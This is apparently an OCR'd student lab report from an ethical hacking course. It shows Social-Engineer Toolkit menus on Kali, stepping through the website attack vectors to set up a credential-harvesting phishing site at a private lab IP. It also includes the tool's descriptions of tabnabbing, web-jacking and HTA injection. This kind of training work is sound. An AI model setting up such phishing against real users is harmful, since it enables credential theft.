

Jason Palmeri
CS53C
Lab 18
Timothy Ryan


Social Engineering Attacks with Social Engineering Toolkit


NDG Ethical Hacking v2 Self Paced Course
End Reservation
MyNETLAB > VE2.H74.P7061.NDG_EHv2_Series1 > Reservation 299438 > Lab 18: Social Engineering Attacks with SET
Time Remaining 0 hrs. 45 min.
Learn
Modules
Account
Help
Topology
Content
Status
OpenSUSE
pfSense
Kali
root@kali: ~
08:04 PM
Minimize all open windows and show the desktop
Trash
File System
Home
File Actions Edit View Help


```
    return opener.open(url)
  File "/usr/lib/python2.7/urllib.py", line 215, in open
    return getattr(self, name)(url)
  File "/usr/lib/python2.7/urllib.py", line 445, in open_https
    h.endheaders(data)
  File "/usr/lib/python2.7/httplib.py", line 1065, in endheaders
    self._send_output(message_body)
  File "/usr/lib/python2.7/httplib.py", line 892, in _send_output
    self.send(msg)
  File "/usr/lib/python2.7/httplib.py", line 854, in send
    self.connect()
  File "/usr/lib/python2.7/httplib.py", line 1282, in connect
    HTTPConnection.connect(self)
  File "/usr/lib/python2.7/httplib.py", line 831, in connect
    self.timeout, self.source_address)
  File "/usr/lib/python2.7/socket.py", line 557, in create_connection
    for res in getaddrinfo(host, port, 0, SOCK_STREAM):
IOError: [Errno socket error] [Errno -3] Temporary failure in name resolution
 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 
```




```
    h.endheaders(data)
  File "/usr/lib/python2.7/httplib.py", line 1065, in endheaders
    self._send_output(message_body)
  File "/usr/lib/python2.7/httplib.py", line 892, in _send_output
    self.send(msg)
  File "/usr/lib/python2.7/httplib.py", line 854, in send
    self.connect()
  File "/usr/lib/python2.7/httplib.py", line 1282, in connect
    HTTPConnection.connect(self)
  File "/usr/lib/python2.7/httplib.py", line 831, in connect
    self.timeout, self.source_address)
  File "/usr/lib/python2.7/socket.py", line 557, in create_connection
    for res in getaddrinfo(host, port, 0, SOCK_STREAM):
IOError: [Errno socket error] [Errno -3] Temporary failure in name resolution
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 
```




```
The Credential Harvester method will utilize web cloning of a web- site that has a username a
nd password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page
to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes ifr
ame replacements to make the highlighted URL link to appear legitimate however when clicked a
 window pops up then is replaced with the malicious link. You can edit the link replacement s
ettings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For ex
ample you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing al
l at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through
 HTA files which can be used for Windows-based powershell exploitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>
```




```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>
```



```
   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>1
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

-------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

Enter the IP address for POST back in Harvester/Tabnabbing: 192.168.9.2
```

